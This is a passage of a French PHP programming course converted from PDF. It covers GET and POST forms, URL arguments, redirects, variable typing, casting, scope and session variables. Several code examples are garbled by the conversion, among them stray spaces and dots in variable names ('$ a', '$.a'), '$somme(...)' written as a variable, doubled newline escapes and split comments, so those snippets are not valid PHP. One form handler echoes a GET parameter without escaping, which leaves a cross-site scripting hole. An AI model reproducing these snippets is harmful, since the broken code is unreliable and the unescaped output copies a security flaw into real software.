
Ce programme effectue les actions suivantes:

- Récupération des données, via la variable tableau `$_GET[ ]`, sur chaque élément `$_GET['nom']`, `$_GET['prenom']`, `$_GET['age']`, dans trois variables `$nom`, `$prenom`, `$age` ;
- Conversion du nom et du prénom en majuscules, et de l'âge en entier ;
- Affichage des données traitées, via l'instruction « `echo` ».

L'affichage dans le navigateur du résultat de l'exécution du programme PHP, montre que les données transmises au programme PHP apparaissent dans l'URL sous la forme :

`http://localhost/CoursPHP/5_Entrées_Sorties/formulaire_get.php?nom=Dupont&prenom=Jacques&age=23`

Derrière le nom du programme PHP, apparaît le caractère « ? », puis trois séries d'informations ayant la forme **nom\_de\_la\_variable=valeur**, séparés par le caractère « & » :



Dans la méthode GET, l'URL du navigateur fait apparaître les données !

Ceci peut constituer un trou de sécurité comme cela est indiqué à la section 12.1.

#### 5.3.1.4 Mixte de GET et POST

Même si cela est peu utilisé, il est possible dans le formulaire de passer à la fois des arguments en POST (invisibles) et en GET (visibles).

Pour cela il faut indiquer la `method="post"`, et passer en arguments les variables à transmettre en GET directement dans le champ « `action` ».

Voici le fichier `formulaire_post_get.html` qui implémente ce formulaire :

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8" />
    </head>
    <body>
        <form action="formulaire_post_get.php?categorie=Elève" method="post">
            Nom : <input type="text" name="nom" size="20" /><br>
            Prénom : <input type="text" name="prenom" size="30" /><br>
            Age : <input type="text" name="age" size="10" /><br><br>
            <input type="submit" value="Valider" />
            <input type="reset" value="Effacer le formulaire" />
        </form>
    </body>
</html>
```

Action du formulaire :  
`formulaire_post_get.php`

Le bouton « Valider » envoie les données à traiter via les méthodes POST et GET à un programme PHP `formulaire_post_get.php` que voici :

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8" />
    </head>
    <body>
        <!-- Début du programme PHP -->
        <?php
            // --- on récupère les données passées par GET ---
            $categorie=$_GET['categorie'];
            // --- on récupère les données passées par POST ---
            $nom=$_POST['nom'];
            $prenom=$_POST['prenom'];
            $age=$_POST['age'];
            // --- on traite les données ---
            $nom=strtoupper($nom);
            $prenom=strtoupper($prenom);
            $age=intval($age);
            // --- on affiche les données dans un tableau ---
            echo 'Nom : '.$nom.'<br>';
            echo 'Prénom : '.$prenom.'<br>';
            echo 'Age : '.$age.'<br>';
            echo 'Catégorie : '.$categorie.'<br>';
        ?>
        <!-- Fin du programme PHP -->
    </body>
</html>
```

Variables transmises en GET

Variables transmises en POST

L'affichage dans le navigateur montre que seule la donnée transmise en GET « catégorie » est visible :



**Remarque :**

Cette version des programmes utilise la balise `<meta charset="utf-8" />` pour coder les caractères accentués directement en UTF8.

### 5.3.2 Les arguments de l'URL

Le formulaire en méthode GET montre que l'on peut passer des arguments dans la syntaxe de l'URL.

#### 5.3.2.1 Modification manuelle

Ainsi on peut réécrire « à la main » l'URL de l'appel de **formulaire\_get.php**, de la manière suivante :


A la place des informations générées par le formulaire, dans lequel la saisie est « Durand », « Paul », « 21 » :

```
http://localhost/CoursPHP/5_Entrees_Sorties/formulaire_get.php?nom=Durand&prenom=paul&age=21
```

On modifie « à la main » les valeurs des variables nom, prénom et age comme suit :

```
http://localhost/CoursPHP/5_Entrees_Sorties/formulaire_get.php?nom=Superman&prenom=Clark&age=102
```

Après validation (saisie de la touche ENTREE) dans le champ URL on obtient :




#### 5.3.2.2 Via la balise HTML href

La balise HTML « href » crée un lien qui peut par exemple pointer vers un programme PHP.


La page HTML suivante, **balise\_href.html**, envoie des données, directement au programme **formulaire\_get.php**, sans passer par un formulaire :

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8" />
    </head>
    <body>
        <p><a href="formulaire_get.php?nom=Dupont&prenom=Jean&age=35">Cliquez sur ce lien pour envoyer les données</a></p>
    </body>
</html>
```

Voici l'écran de son interprétation :



Voici le résultat de la sélection du lien :



### 5.3.2.3 Via l'instruction PHP header

L'instruction PHP header, effectue la redirection d'URL. Contrairement à href de HTML, aucune action de l'utilisateur n'est requise.

Voici le programme **Instruction\_header.php**.

```
<?php
    // Redirection du visiteur vers la page du formulaire_get
    header( 'Location: formulaire_get.php?nom=Dupont&prenom=Jean&age=35' );
?>
```

**Attention** : cette instruction ne doit être précédée d'aucune balise HTML envoyée au navigateur, même pas <html>.

### 5.3.2.4 Les risques

Cette section montre que la possibilité de saisir les données directement dans l'URL comporte des risques et peut produire des données erronées.

Pire, l'utilisateur peut changer les données par des balises HTML, voir des requêtes SQL et **pirater** de site par la **méthode d'injection de codes** (voir section 12.1).

Il est toujours préférable de **cacher les variables** (méthode POST par exemple), ou de passer les données entre les pages via des **variables de session**, et surtout de **contrôler leurs valeurs avant de les traiter**, et éviter ainsi les risques d'injection de codes.

## 5.4 Les fichiers

L'utilisation des **fichiers** pour l'entrée ou la sortie des données est **indépendante du contexte d'interprétation**.

Les fichiers sont étudiés à la section 10.3.

## 6 Les variables

### 6.1 La notion de variable

**Une variable** = **réservation d'espace mémoire**

- + identification de cette zone mémoire par un **nom de variable**
- + contient des données de même **type** (entiers, réels, ....)

**Remarques :**

-1- *La taille mémoire réservée dépend du type de la variable.*

-2- *La valeur initiale d'une variable n'est pas définie. Elle contient "ce qui traîne dans la zone mémoire réservée".*

=> *La première opération sur une variable doit être :*

**L'affectation d'une valeur initiale** : *Saisie d'une valeur au clavier, affectation d'un résultat de calcul.*

### 6.2 Les règles de nommage

Le nom d'une variable doit respecter les règles suivantes :

*Le nom (identifiant) valide pour une variable commence toujours par le caractère « \$ ».*

*Le symbole « \$ est suivi par un caractère puis par un nombre quelconque de :*

- De lettres (A-Z, a-z)
- De chiffres (0-9)
- Du caractère souligné (\_).

Voici des exemples de nom de variable valides et non valides :

**\$Compteur** Valide  
**\$2Compteur** Non valide  
**\$Compteur\_2** Valide

**Il est préférable de choisir le nom des variables en minuscules, avec éventuellement une majuscule afin de ne pas les confondre avec les constantes.**

**Il est également recommandé de ne pas choisir les noms de variables à partir de mots anglais** afin de ne pas rentrer en conflit avec des mots réservés du langage PHP.

## 6.3 Déclaration implicite des variables

En PHP, il n'y a **pas de déclaration explicite des variables** comme en langage C. Il suffit de nommer une nouvelle variable pour qu'elle soit créée.

De même le **type de la variable dépend de son utilisation**. Le fait d'affecter une valeur entière à une variable une variable de type entier.

Par exemple :

```
$i=10 ;
```

### Avantages :

La **déclaration implicite** des variables donne de la **souplesse** au langage PHP. Selon le contexte, la nature des variable change, ainsi il est tout à fait **possible de concaténer un entier avec une chaîne de caractères**, ce qui n'est pas possible dans d'autres langages.

### Inconvénients :

Parfois une variable n'aura pas le type désiré par défaut (par exemple texte au lieu d'un entier), il faudra alors utiliser **une règle de transtypage explicite** pour la convertir.

De plus, **la nature de la variable peut changer en fonction de son usage**, ainsi une variable entière peut devenir un objet si on utilise une syntaxe objet, et ce tout au long du programme.

Enfin pour déclarer une **variable non typée**, il faut lui affecter la valeur **null** :

```
$v=null ;
```

## 6.4 Le typage automatique

Le type d'une variable change selon la nature des traitements qu'elle subit.

Voici le programme **var\_typage\_automatique\_shell.php** qui présente ces modifications automatique de type.

```
<?php
$variable = "0";           // $variable est une chaîne de caractères
echo '$variable type chaîne : '.$variable."\n";
$variable += 5;            // $variable est maintenant un entier (5)
echo '$variable type entier : '.$variable."\n";
$variable = $variable + 1.3; // $variable est maintenant un nombre à
virgule flottante (6.3)
echo '$variable type réel   : '.$variable."\n";
$variable = 5 + "10 ordinateurs"; // $variable est un entier (15)
echo '$variable type entier : '.$variable."\n";
?>
```

Voici l'exécution de ce programme

```
$ php var_typage_automatique_shell.php
$variable type chaîne : 0
$variable type entier : 5
$variable type réel   : 6.3
$variable type entier : 15
```

L'instruction **var\_dump()** présentée à la section 6.5.1, montre comment afficher le type et le contenu d'une variable.

Le programme **var\_typepage\_automatique\_web.php** est la version web.

## 6.5 Les procédures **var\_dump()** et **var\_export()**

### 6.5.1 **var\_dump()**

Comme la **déclaration** d'une **variable** est **implicite** et que **son type peut changer** selon les traitements qui lui sont appliquées, cela **peut produire des erreurs d'interprétation**, le développeur pensant que la variable est de tel type alors que PHP l'a convertie en un autre type.

La procédure **var\_dump()** permet de connaître la nature et le contenu de la variable.

Voici le programme **var\_dump\_shell.php** qui montre la mise en œuvre de **var\_dump()** sur différentes variables.

```
<?php
$var1="texte";
echo '$var1="texte" : ';
var_dump($var1);
$var2=18;
echo '$var2=18 : ';
var_dump($var2);
$var3=3.1415926535;
echo '$var3=3.1415926 : ';
var_dump($var3);
$var4="-26";
echo '$var4="-26" : ';
var_dump($var4);
echo '$var4=$var4+0 : ';
$var4=$var4+0;
var_dump($var4);
?>
```

Son exécution montre que la variable :

- **\$var1** est reconnue comme une chaîne de caractères (string) ;
- **\$var2** est défini comme un entier (int) ;
- **\$var3** est de type réel (float) ;
- **\$var4** est une chaîne de caractères (string) après son affectation de "-26" ;
- **\$var4** devient un entier (int) après l'opération arithmétique **\$var4=\$var4+0** ;

```
$ php var_dump_shell.php
$var1="texte" : string(5) "texte"
$var2=18 : int(18)
$var3=3.1415926 : float(3.1415926535)
$var4="-26" : string(3) "-26"
$var4=$var4+0 : int(-26)
```

Le programme **var\_dump\_web.php** est la version web.

### 6.5.2 var\_export()

La procédure **var\_export()** se comporte comme **var\_dump()** mais le code retourné est sous la forme d'une syntaxe PHP valide.

Voici le programme **var\_export\_shell.php** qui montre la mise en œuvre de **var\_export()** sur différentes variables. Il propose les mêmes traitements que **var\_dump.php** avec les mêmes variables.

```
<?php
$var1="texte";
echo '$var1="texte"    : ';
var_export($var1);
echo "\n";
$var2=18;
echo '$var2=18        : ';
var_export($var2);
echo "\n";
$var3=3.1415926535;
echo '$var3=3.1415926 : ';
var_export($var3);
echo "\n";
$var4="-26";
echo '$var4="-26"      : ';
var_export($var4);
echo "\n";
echo '$var4=$var4+0    : ';
$var4=$var4+0;
var_export($var4);
echo "\n";
?>
```

Voici son exécution :

```
$ php var_export_shell.php
$var1="texte"    : 'texte'
$var2=18        : 18
$var3=3.1415926 : 3.1415926535000001
$var4="-26"      : '-26'
$var4=$var4+0    : -26
```

Le programme **var\_export\_web.php** est la version web.

## 6.6 Le changement explicite de type avec **settype()**

Le type d'une variable est défini implicitement à la première utilisation, ou modifié par la suite selon les opérations.

Il est cependant possible de forcer le type de la variable grâce à la fonction **settype()**.

Cette fonction retourne vrai (true) en cas de succès ou faux (false) en cas d'erreur.

Voici un exemple de syntaxe (sans récupération de code de retour)

```
settype($i, "float");
```

Les types autorisés sont :

- "boolean" (ou, depuis PHP 4.2.0, "bool")
- "integer" (ou, depuis PHP 4.2.0, "int")
- "float" (uniquement depuis PHP 4.2.0. Avant il fallait utiliser "double")
- "string"
- "array"
- "object"
- "NULL" (depuis PHP 4.2.0)

Voici le programme **var\_settype\_shell.php** qui présente ces syntaxes :

```
<?php
echo "-- types initiaux--\n";
$i = "7 nains"; // chaîne
$j = 2.45; // réel
$k = true; // booléen
var_dump($i);
var_dump($j);
var_dump($k);
echo "-- types finaux--\n";
settype($i, "integer"); // $i vaut maintenant 7 (integer)
settype($j, "int"); // $j vaut maintenant 2 (integer)
settype($k, "string"); // $k vaut maintenant "1" (string)
var_dump($i);
var_dump($j);
var_dump($k);
?>
```

Voici son exécution :

```
$ php var_settype_shell.php
-- types initiaux--
string(7) "7 nains"
float(2.45)
bool(true)
-- types finaux--
int(7)
int(2)
string(1) "1"
```

Le programme **var\_settype\_web.php** est la version web.

## 6.7 Le changement explicite de type par transtypepage

Il est également possible d'utiliser les règles de transtypepage pour changer le type de la variable, donc d'évaluer différemment sa valeur.

Voici un exemple de transformation d'un variable en entier :

```
$i = (int) $x ;
```

Les préfixes autorisés sont :

- (int), (integer) : modification en integer
- (bool), (boolean) : modification en boolean
- (float), (double), (real) : modification en float
- (string) : modification en string
- (array) : modification en array
- (object) : modification en object
- (unset) : modification en NULL (PHP 5)
- (binary) : modification en binaire (PHP 5) , utilise également le préfixe b. pour les chaînes de caractères.

Le détail de modification de type sont abordées dans les sections respectives (entier, réels, etc.)

## 6.8 Déclaration explicite des variables dans une classe

Dans le cadre de la programmation Orientée Objet (POO), les variables peuvent être déclarées explicitement, via les mots-clefs var, private et public.

Le programme **variables\_class\_shell.php** donne un exemple de syntaxe.

La classe **Traitement** contient trois variables **variable1**, **variable2**, **variable3**, déclarées respectivement via les mots-clefs, **var**, **private** et **public**.

La fonction constructeur affecte respectivement les valeur 1, 2 et 3 à ces variables.

Le programme principal affiche le contenu de ces trois variables via les fonctions **retour1**, **retour2**, et **retour3**, puis en essayant d'accéder directement à la variable selon sa visibilité.

```
<?php
// -- Classes Traitement --
class Traitement
{
    // déclaration de trois variables
    var $variable1;
    private $variable2;
    public $variable3;

    // constructeur
    function __construct()
    {
        $this->variable1=1;
        $this->variable2=2;
        $this->variable3=3;
    }
    public function Retour1()
    {
        return $this->variable1;
    }
    public function Retour2()
    {
        return $this->variable2;
    }
    public function Retour3()
    {
        return $this->variable3;
    }
} // fin de la classe

// création de l'objet
$Mes_Variables = new Traitement();
// --- Affichage ---
echo "Première valeur via retour1 : ".$Mes_Variables->Retour1()."\\n";
echo "Deuxième valeur via retour2 : ".$Mes_Variables->Retour2()."\\n";
echo "Troisième valeur via retour3 : ".$Mes_Variables->Retour3()."\\n";

echo "Première valeur publique      : ".$Mes_Variables->variable1."\\n";
//echo "Deuxième valeur publique    : ".$Mes_Variables->variable2."\\n";
echo "Troisième valeur publique    : ".$Mes_Variables->variable3."\\n";
?>
```

L'exécution de ce programme montre que la déclaration par le mot-clé **private** rend invisible la **variable2**, les deux autres sont visibles du contexte appelant.

```
$ php variables_class_shell.php
Première valeur via retour1 : 1
Deuxième valeur via retour2 : 2
Troisième valeur via retour3 : 3
Première valeur publique : 1
Troisième valeur publique : 3
```

Le programme **variables\_class\_web.php** est la version web.

## 6.9 Les variables dynamiques

Ce type de variable se nomme aussi parfois « variable de variables ». Il s'agit d'une variable qui contient le nom d'une autre variable.

Si la variable **\$plat** contient le nom d'une variable, alors l'accès au nom de la variable se note : **\$plat**.

L'accès à la donnée dont le nom est contenu dans **\$plat** se note alors : **\$\$plat**

Voici en exemple le programme **variables\_dynamiques\_shell.php** :

```
<?php
// définition des variables
$viande=25;
$poisson=30;
$legumes=10;
// définition de la variable dynamique
$plat='viande';
echo "Nom du plat : ".$plat."\n";
echo "Prix du plat : ".$$plat."\n";
?>
```

Voici un exemple d'exécution :

```
$ php variables_dynamiques_shell.php
Nom du plat : viande
Prix du plat : 25
```

Le programme **variables\_dynamiques\_web.php** est la version web.

## 6.10 Portée des variables

La durée de vie ou visibilité (portée) d'une variable dépend de sa nature.

Généralement elle est créée, donc visible lors de la génération de la page où elle est déclarée, elle est supprimée à la fin de la génération de la page PHP. Dans ce cas est locale à la page entière.

Cela peut être plus précis, car elle peut être locale au contexte de sa création (une fonction, une classe d'objet) et être invisible aux autres parties de la page.

Une variable peut être : **locale**, **globale**, **locale statique**. Cette notion est abordée ici et à la section 11.5.

Le langage PHP propose également deux autres types de portée, avec les variables **super globales** et les **variables de session**.

### 6.10.1 Variables locales

Une variable **locale** est déclarée dans un contexte, comme le bloc principal, ou un sous-programme, et elle **n'est connue que de ce contexte**.

Elle est créée à l'appel du sous-programme et détruite à la fin de celui-ci. A chaque nouvel appel du sous-programme, elle est de nouveau créée.

Voici le programme **variables\_locales\_shell.php** qui montre la visibilité de variables locales :

```
<?php
$ a=1;
$ b=2;
echo '$a=' . $a . "\n";
echo '$b=' . $b . "\n";
echo "Au retour de l'appel de la fonction somme()=".somme(). "\n";
echo '$loc1='.$loc1."\n";

function somme()
{
    echo "-----\n";
    $result=$a+$b;
    $loc1=10;
    echo 'Dans la fonction $a=' . $a . ' et $b=' . $b . ' result=' . $result . "\n";
    echo 'et $loc1=' . $loc1 . "\n";
    echo "-----\n";
    return $result;
}
?>
```

Lors de l'interprétation, on voit que les variables **\$a** et **\$b**, déclarées dans le programme, **sont connues du programme mais inconnues de la fonction somme**.

De même, la variable **\$loc1** est **connue de la fonction** dans laquelle elle est déclarée, **et inconnue du programme**.

```
$ php variables_locales_shell.php
$a=1
$b=2
-----
Dans la fonction $a= et $b= result=0
et $loc1=10
-----
Au retour de l'appel de la fonction somme()=0
$loc1=
```

Le programme **variables\_locales\_web.php** est la version web.

### 6.10.2 Variables locales statiques

Une variable **locale statique** tout comme une variable locale est déclarée dans un contexte, et elle **n'est connue que de ce contexte**. Elle est créée lors du premier appel du sous-programme.

Mais à la différence des variables locales « simples », **elle n'est pas supprimée à la fin du sous-programme et conserve sa valeur lors des appels successifs**. Sa déclaration est précédée du mot **static**.

Voici le programme **variables\_statiques\_shell.php** :

```
<?php
$a=1;
$b=2;
echo 'Passage des paramètres $a et $b :
somme('.$.a.', '.$b.')='.$somme($a,$b)."\n" ;

$a=10;
$b=20;
echo 'Passage des paramètres $a et $b :
somme('.$.a.', '.$b.')='.$somme($a,$b)."\n" ;

function somme($a,$b)
{
    static $compteur=1;
    echo "Appel : ".$compteur."\n";
    $result=$a+$b;
    $compteur++;
    return $result;
}
?>
```

Voici son exécution, qui montre que la variable **\$compteur**, existe toujours lors du deuxième appel de la fonction somme, et que sa valeur progresse à chaque appel.

```
$ php variables_statiques_shell.php
Appel : 1
Passage des paramètres $a et $b : somme(1,2)=3
Appel : 2
Passage des paramètres $a et $b : somme(10,20)=30
```

Le programme **variables\_statiques\_web.php** est la version web.

### 6.10.3 Variables globales

Une variable **globale** est connue de tous les sous-programmes.

Elle est **définie dans le programme** et est « **redéfinie** » comme **globale** dans les sous-programmes.

Cela peut se faire grâce au mot **global** comme dans le programme **variables\_globales1\_shell.php** :

```
<?php
$a=1;
$b=2;
echo '$a='.$.a."\n";
echo '$b='.$.b."\n";
echo "Au retour de l'appel de la fonction somme()=".somme()."\\n";
echo '$loc1='.$loc1."\n";

function somme()
{
    global $a, $b ;
    echo "-----\\n";
    $result=$a+$b;
    $loc1=10;
    global $loc1;
    echo 'Dans la fonction $a=' .$.a. ' et $b=' .$.b. ' result=' .$.result ."\\n" ;
    echo 'et $loc1=' .$.loc1."\\n";
    echo "-----\\n";
    return $result;
}
?>
```

Lors de l'interprétation, on voit que les variables **\$a** et **\$b**, déclarées dans le programme, **sont connues du programme ET connues de la fonction somme**.

Par contre, le fait de déclarer la variable **\$loc1** comme **globale**, provoque son **invisibilité dans la fonction**, car elle est considérée comme créée dans le programme, ce qui n'est pas le cas. Elle devient invisible dans la fonction.

```
$ php variables_globales1_shell.php
$a=1
$b=2
-----
Dans la fonction $a=1 et $b=2 result=3
et $loc1=

-----
Au retour de l'appel de la fonction somme()=3
$loc1=
```

Le programme **variables\_globales1\_web.php** est la version web.

La déclaration de variables globales peut se faire grâce au tableau associatif prédéfini **\$GLOBAL[ ]**, comme dans le programme **variables\_globales2\_shell.php** :

```
<?php
$a=1;
$b=2;
echo "Au retour de l'appel de la fonction somme()=".somme()."\\n";

function somme()
{
    $result = $GLOBALS["a"] + $GLOBALS["b"]; // Variables à portée globale
    echo 'Dans la fonction $a='.$GLOBALS["a"].' et $b='.$GLOBALS["b"].'.
result='.$result."\n";
    return $result;
}
?>
```

Lors de l'interprétation, on voit que les variables **\$a** et **\$b**, sont traitées comme globales (donc visibles) dans la fonction **somme()**.

```
$ php variables_globales2_shell.php
Dans la fonction $a=1 et $b=2 result=3
Au retour de l'appel de la fonction somme()=3
```

Le programme **variables\_globales2\_web.php** est la version web.

#### 6.10.4 Variables super globales

Une variable **super globale** sont des variables de type tableau, interne au langage PHP, qui sont **toujours disponibles quel que soit le contexte**.

C'est par exemple le cas du tableau associatif **\$GLOBALS[ ]** utilisé dans l'exemple précédent.

**Attention** : toutes les variables prédéfinies du langages ne sont pas obligatoirement super globales.

Les variables super globales sont :

- **\$GLOBALS** : variables globales du programme, mise à jour par le développeur ;
- **\$\_SERVER** : valeurs renvoyées par le serveur ;
- **\$\_GET** : valeurs envoyées via l'URL , ou formulaire en méthode GET ;
- **\$\_POST** : valeurs envoyées via un formulaire en méthode POST ;
- **\$\_FILES** : liste des fichiers envoyés par le formulaire précédent ;
- **\$\_COOKIE** : valeurs des cookies enregistrés sur l'ordinateur du client, durant plusieurs mois;
- **\$\_SESSION** : variables de session, stockées sur le serveur durant la session d'un client ;
- **\$\_REQUEST**
- **\$\_ENV** : valeurs d'environnement renvoyées par le serveur ;

L'utilisation de la variable **\$\_GET** a été présenté à la section 5.3.1.3 et l'utilisation de **\$\_POST** a été présenté à la section 5.3.1.2.

#### 6.10.5 Variables de session

Les **variables de session** sont stockées dans une variable **super globale**, **\$\_SESSION[ ]**, qui a la particularité d'exister durant toute la session du client (visiteur du site).

Via ce tableau associatif, il est possible de transmettre des valeurs d'une page PHP à une autre page PHP.

C'est un moyen simple pour stocker les données individuelles pour chaque utilisateur en utilisant un identifiant de session unique.

Voici le programme **variables\_session.php** utilisant la notion de variable de session :

```
<?php
session_start();
if (!$_SESSION['nom'])
{
    $_SESSION['nom'] = "Dupont";
    echo "Premier accès au site<br/>";
    echo "Bonjour Monsieur ".$_SESSION['nom']."<br/>";
}
else
{
    echo "Deuxième accès au site<br/>";
    echo "Bonjour Monsieur ".$_SESSION['nom'].", content de vous
revoir<br/>";
    unset($_SESSION['nom']);
    session_destroy();
}
?>
```

L'instruction **session\_start()**, démarre la session.


On vérifie que l'entrée « nom » est définie dans le tableau associatif **\$\_SESSION[ ]**. Si ce n'est pas le cas, on définit cette entrée et on affiche que c'est la première visite sur le site.

Si cette entrée existe dans le tableau **\$\_SESSION[ ]**, alors c'est la deuxième visite, on affiche un message en conséquence, et on détruit la session.


La visite suivante sera donc considérée comme une première visite.

Voici un exemple d'exécution de ce programme :

Lors du premier accès, le message « Premier accès au site » apparaît.




Lors du deuxième accès au site (en validant une nouvelle fois l'URL ou en rechargeant la page) le message « Deuxième accès au site » apparaît.



Un troisième accès au site (en validant une nouvelle fois l'URL ou en rechargeant la page) fait réapparaître le message « Premier accès au site ».

En effet, lors de la deuxième session, les informations sur la session ont été supprimées par l'instruction **session\_destroy()**.



Si on quitte le navigateur, la session est alors terminée. Un nouvel accès à la page créera une nouvelle session, donc un premier accès.

